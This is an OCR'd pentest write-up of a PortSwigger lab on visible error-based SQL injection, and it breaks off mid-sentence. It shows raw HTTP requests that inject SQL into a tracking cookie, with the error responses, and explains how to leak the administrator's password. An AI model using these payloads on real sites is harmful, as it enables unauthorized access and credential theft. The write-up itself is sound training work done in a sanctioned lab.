Lab Pentest Report

Performed By
Priyanshu Patel

Start Date: 4 Sep 2023
End Date: 4 Sep 2023

Contact:
priyanshupatel2301@gmail.com

Scope:
url: https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based
access the lab.
Thats where we are gonna perform our pentesting
we already know:
1. there's a table named 'users' which has
2. 2 columns username and password
3. they have the administrators username and password
4. results of the query is not returned on the site
5. tracking cookie id is vulnerable to sqli
6. if query generates error it is showed in site

Goal Assesment:
we have to leak the password of administrator and log in as admin in the site to solve the lab


Attack Perspective:
a side from the knowledge given by the lab we are performing from the perspective of black box testing


Attacking The Lab Environment (Attack Steps):

step 1:
checking the vulnearable parameter

payload: '

if it shows an error means its vulnerable to sqli
also if we go down we can see the actual error db generates



Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
GET https://0af9005a04229fa781f02a5b008e00f5.web-security-academy.net/ HTTP/1.1
host: 0af9005a04229fa781f02a5b008e00f5.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://portswigger.net/
Connection: keep-alive
Cookie: TrackingId=4ZbXvR7nnZEg9XGM'; session=hqgqvRfi3k0rbB71Pdfq9q9sSXeTVYz8
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Find:
No matches
Time: 717 ms
Body Length: 2,433
Total Length: 2,581 bytes



Manual Request Editor
Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 2433
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<title>Visible error-based SQL injection</title>
</head>
<script src="/resources/labheader/js/labHeader.js"></script>

<section class='academyLabBanner'>

Find:
No matches
Time: 717 ms
Body Length: 2,433
Total Length: 2,581 bytes

step 2:


Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
GET https://0af9005a04229fa781f02a5b008e00f5.web-security-academy.net/ HTTP/1.1
host: 0af9005a04229fa781f02a5b008e00f5.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://portswigger.net/
Connection: keep-alive
Cookie: TrackingId=4ZbXvR7nnZEg9XGM' AND CAST((SELECT 1) AS int)--; session=hqgqvRfi3k0rbB71Pdfq9q9sSXeTVYz8
Upgrade-Insecure-Requests: 1
Find:
No matches
Time: 735 ms
Body Length: 2,331
Total Length: 2,479 bytes


Manual Request Editor
Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 2331


<header class="navigation-header">
</header>
<h4>ERROR: argument of AND must be type boolean, not type integer
Position: 63</h4>
ERROR: argument of AND must be type boolean, not type integer
Position: 63

</section>

Find:
No matches
Time: 735 ms
Body Length: 2,331
Total Length: 2,479 bytes


so here we can see that the query requires us to do boolean operation so we will add comparison operator for our next payload and as we can see that we are casting the select statement's output as int so it generates an error and we can see that error on the server error page


step 3:
added the boolean comparison operator and selecting username from users table



now that we added the comparison operator we will see an error that says we are returning more than one rows which here we are not able to do so let's tweak our payload.

Step 4:
removing tracking id and sending same payload again
so by removing tracking id we may get more room for our query let’s check.






We still get the error that we are returning more than 1 row which we can't do


soo

step 5:
limit the number of rows to 1





so here in our new payload we limit the number of rows returned to 1 so we won't get that previous error anymore

and we are assuming here that the 1st row in username column is administrator if it is then it will show in our error message.




We confirm that username administrator is exist and its in 1st row of the column so password of that must be 1st in the 